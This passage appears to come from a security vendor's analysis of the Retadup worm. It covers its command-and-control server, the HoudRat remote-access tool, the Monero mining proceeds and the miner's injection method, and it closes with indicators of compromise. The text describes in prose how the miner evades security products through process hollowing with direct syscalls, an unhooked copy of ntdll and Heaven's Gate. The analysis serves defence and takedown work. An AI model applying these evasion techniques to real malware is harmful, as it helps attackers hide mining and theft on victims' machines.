The authors probably weren't sure where they stood in the tabs versus spaces argument so both tabs and spaces were used in the controller. Sometimes, the indentation of source code was so bad that it would enrage even the most forgiving software engineers.

```
                                        }else{
                                        res.send("::" + Buffer.from("ok|||| " + commands['command']).toString('hex') + "::");
                                        }



                                }else{

                                        res.send("::" + sleepbuffer + "::");

                                }
                                    });




        }




    });




                                    }
                                });
```
An actual piece of Retadup's controller's code with all whitespace left exactly as we found it.


The C&C server also contained a .NET controller for an AutoIt RAT called HoudRat. Looking at samples of HoudRat, it is clear that HoudRat is just a more feature-rich and less prevalent variant of Retadup. HoudRat is capable of executing arbitrary commands, logging keystrokes, taking screenshots, stealing passwords, downloading arbitrary files and more.



A screenshot of HoudRat's controller.

We also found that XMRig Proxy was running on the server on ports 9556, 667 and 666 (infecting hundreds of thousands of unwitting victims probably wasn't devilish enough). As its name suggests, XMRig Proxy proxies traffic between the miner bots and a mining pool. It consolidates traffic from multiple bots, so to the mining pool it seems like there's only a couple of workers. At the time the C&C server snapshot was taken, the malware authors mined in the `minexmr.com` mining pool (but from other saved XMRig config files it is clear that they also experimented with `pool.supportxmr.com`, `nicehash.com`, `xmrpool.net`, `pool.minergate.com` and `minexcash.com`).

While Monero is designed to be untraceable, mining pools often publish an API that allows anyone to see how much has a given miner made. Since the pool username is often selected as a Monero destination address (in this case it was `4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQp35WaoCS1UURfQP9z`), we can see that the malware authors mined 53.72 XMR (~4,200 USD at the time of publishing this article) during the near month that the above address was active. Note that they might have mined for other pools with the other proxies as well during the same period, so the real profits from mining were likely higher.




Time Sent	Transaction Hash	Amount	Mixin	Fee
3/12/2019, 12:32:26 AM	5a40affc39432df57494e668728b47e2a18a6a3e36acdb527d800417b1b54394	0.3668	5	0.0004
3/9/2019, 10:01:16 PM	faf350c5d3e14f30a8df832bfa687bd6da2fca8b55915bc8824b6a781bea4888	7.0869	7	0.0000
3/6/2019, 12:53:58 PM	38c11ddd19415a03aac0c322c16d883369753cae5944d374a224804036540248	6.2805	7	0.0000
3/1/2019, 12:53:48 PM	f2d6c10968ef8d2ef8737aaaee01a40bbd154a892d1f16a171d6d73bf9c668b6	7.6301	7	0.0000
2/26/2019, 12:53:40 PM	0ed28cf27921d0966e2ed65d8eed61de64772ddf1d507e16f6cd71692af4804c	5.5948	7	0.0000
2/23/2019, 12:53:33 PM	b2b265a3e4bd0fbe5b6a4978d1555804780242dd789cde2bf5cfeb5af3f413c6	5.6128	7	0.0000
2/21/2019, 12:53:27 PM	d079a0ce4348d26831643cbfb3181828aea0e4c0f9a2d2bd24b4273159bde3cb	7.0488	7	0.0000
2/18/2019, 12:53:21 PM	ab2ad0f9fa7236d1ffd10135cb75744713e309118efebf2f7a1ad10350b2e185	6.7266	7	0.0000
2/15/2019, 12:53:13 PM	ff7ab5459b2e8b3b8580817af9154b91fe173fd11195019291a4d42b0392d03f	7.3730	7	0.0000

A screenshot illustrating Retadup's mining power in March 2019.

Miner payload

The miner payload comes as a 32-bit PE file and is often packed with various packers/crypters. To keep this blog post shorter, we focus on the unpacked sample `9c46a0e48ea9b104f982e5ed04735b0078938866e3822712b5a5374895296d08`, but there are also other variants of the miner that are slightly different. The general functionality of this payload is pretty much what we have come to expect from common malicious stealthy miners. It decrypts an XMRig PE file in memory and injects it into a newly-created process via process hollowing. It also dynamically builds an XMRig config file, drops it to disk and passes it to the newly-created process. XMRig's `donate-level` is set to 0 so as not to share any mining profits with XMRig developers. The malware also avoids mining when `taskmgr.exe` is running so that it is harder for users to detect its increased CPU usage. The process that injects XMRig also acts as a watchdog. If the injected worker process is terminated for any reason, the watchdog process spawns a new worker process to replace it.




The miner process (`wuapp.exe`) exits when Task Manager is opened and starts again when Task Manager is closed. Also note how the watchdog process (`retadup_miner.exe`) promptly restarts the miner process when it is killed.

As was already mentioned, the most interesting aspect about this miner from our perspective was the injection method. At a high enough level, the injection is just regular process hollowing. A suspended process is created, its original sections are unmapped, the injected PE file is mapped instead (with its relocations and imports resolved) and the process is resumed. However, while process hollowing is often implemented by calling higher-level functions such as `WriteProcessMemory` or `NtMapViewOfSection` , the miner opts for an extra stealthy way of using system calls directly. This is much harder to implement than regular process hollowing, but it probably allows the authors to bypass userland hooks of some security solutions.


Most regular implementations of process hollowing directly use undocumented functions exported from `ntdll` (such as `NtUnmapViewOfSection`) to achieve process injection. However, many endpoint security solutions are able to detect this method of injection by hooking well-known functions. Therefore, some pieces of malware (such as Formbook) load a second copy of `ntdll` into its memory and call functions exported from `ntdll` through this copy (this is also known as the “Lagos Island” method). The idea behind this is that the new copy of `ntdll` (which is often read directly from disk) might not contain the hooks that the original copy did contain, so that security software might not see which functions the malware called.

The above-described “Lagos Island” method of using a fresh unhooked copy of `ntdll` is used in this miner, but it also goes one step further. Functions related to process hollowing are not called through the copy of `ntdll` . Instead, the miner parses the body of those functions and extracts their corresponding syscall numbers (on Windows, system call numbers can change between versions, so they cannot simply be hardcoded in the sample). Once the malware has the necessary syscall number, it just calls the syscall directly using the `sysenter` instruction.




A shortcut to kernel mode bypassing `ntdll` .

This is possible since most of the used `ntdll` functions are just simple wrappers around the syscall. The result of this is that the malware doesn't call any exported functions, so regular userland hooks will probably not intercept the usage of these “functions”.



Retadup's implementation of `NtResumeThread`. Note how the syscall is performed differently based on the bitness of the operating system. Since the miner is a 32-bit PE file, the above-described method works well on 32-bit systems. But what about WoW64? Surely the miner cannot just call 64-bit syscalls from 32-bit code. Instead, it uses the so-called Heaven's Gate technique to break out of the WOW64 emulation layer. Once the malware is through the Heaven's Gate and is executing 64-bit code, it can call a 64-bit syscall directly and then return back to 32-bit code. The usage of the Heaven's Gate technique also allows the miner to inject the 64-bit version of XMRig from within the WoW64 subsystem.



The miner's transition to 64-bit code through the Heaven's gate.

The miner itself doesn't use any special obfuscation (the authors probably assumed that the crypters they've used will suffice). However, the code where the XMRig config file is created contains strings encrypted with Vigenère cipher using a hardcoded key. This seems like a basic effort to make it slightly harder to repurpose the miner. Otherwise, it would be trivial for other malware authors to patch the address that receives the mining income and use the miner for their own nefarious purposes.

IoCs

Network indicators

C&C domains (no longer malicious)
alphanoob[.]com
newalpha.alphanoob[.]com
newblackage[.]com
noobminer.newblackage[.]com
newminersage[.]com
newminer.newminersage[.]com
newage.newminersage[.]com
superuser.newminersage[.]com
superlover.newminersage[.]com
blackjoker.newminersage[.]com
superalpha.newminersage[.]com
newghoul2019.newminersage[.]com

radnewage[.]com
newage.radnewage[.]com
superalpha.radnewage[.]com
newghoul2019.radnewage[.]com
minernewage[.]com
newage.minernewage[.]com
mdwnte[.]com
rad2016.publicvm[.]com
hellothere.publicvm[.]com
radjoker2.publicvm[.]com
noobminer.publicvm[.]com
radpal.publicvm[.]com
newalpha.super-gamezer[.]com
roro2016.linkpc[.]net

https://github.com/avast/ioc/blob/master/Retadup#network-indicators

Malware samples

AutoIt/AutoHotkey core
a8ccb0a1c70975a1f34d0c40784e259e4c62c2533177f84ecd953c03106dd77e
b4d8d7cbec7fe4c24dcb9b38f6036a58b765efda10c42fce7bbe2b2bf79cd53e
c69811d8574fcc59e37fe2cbf0a31be4956ab81c3279bfb1351ff6da3417b4a7
668dafd68f33c589d0ceefac1d312632a64b2f5798e29a4701bf535a82251cc8
4a25606cdbdc75231e773637186ae312f34fa8f9c8ad6f296b4af4c57e44f1db
91b75ccd19e045c24eec0399bdf4ab504fc8ecee2514f16b29d50c2967d2ad87

AutoIt loaders
94cdce276447b3339dcf90c90c05faa324fa7f5cc022d0f0538ff01e0a86486c
fb722e9df7c2c4dbade734c41f810699d8eb19573b05cb55fa235065ba545133
2bed949f0cfe04b88b75bac404dc191b24d224deead993a3c82f15fad88a39c8

AutoIt/AutoHotkey interpreters (not malicious by themselves)
77c2372364b6dd56bc787fda46e6f4240aaa0353ead1e3071224d454038a545e
1b5e7860c517ad4c70eb750e0f0eecd43a1cf90df3adc4b5195242ef8944e9e1
8498900e57a490404e7ec4d8159bee29aed5852ae88bd484141780eaadb727bb

HoudRat
940bef003d57e3ef78fb7dd9ed0bb528611164dd663db80aa6d875a8b8688ef4

Retadup miner
9c46a0e48ea9b104f982e5ed04735b0078938866e3822712b5a5374895296d08
36820a9c9e7b22a069fe897e3a82e05efad888150c0a91a6ef93fb139c702093
000506b6fb0d6e608910584d9b7d7b5da7105755b203a390087bf4637147e244

000e3af1ec99f4ce7269cc734d164e2c5a34a396f03c7a0190e46f47ccf0bf07
000e4f56bff7202d9741e435073e020ec74a02ec641555aab7a0d448354512d1
00154ca809565b7b65e72a17735efb86c0134539b8591f95e926aed3d4954426

Stop ransomware
6a6a632e98e89a20b910961ba898cafb6651e88ee39187585be06496a31d5fc8

Arkei password stealer
7bdf91007e233bc49cb8837c2d098a0cdb00c20e5a925181fe8d5d12153d36ca

https://github.com/avast/ioc/blob/master/Retadup#samples-sha-256

Mutexes

https://github.com/avast/ioc/blob/master/Retadup#mutexes

File names

https://github.com/avast/ioc/blob/master/Retadup#file-names

Registry keys

https://github.com/avast/ioc/blob/master/Retadup#registry-keys

Tagged as coinminer, cryptomining, malware, takedown, worm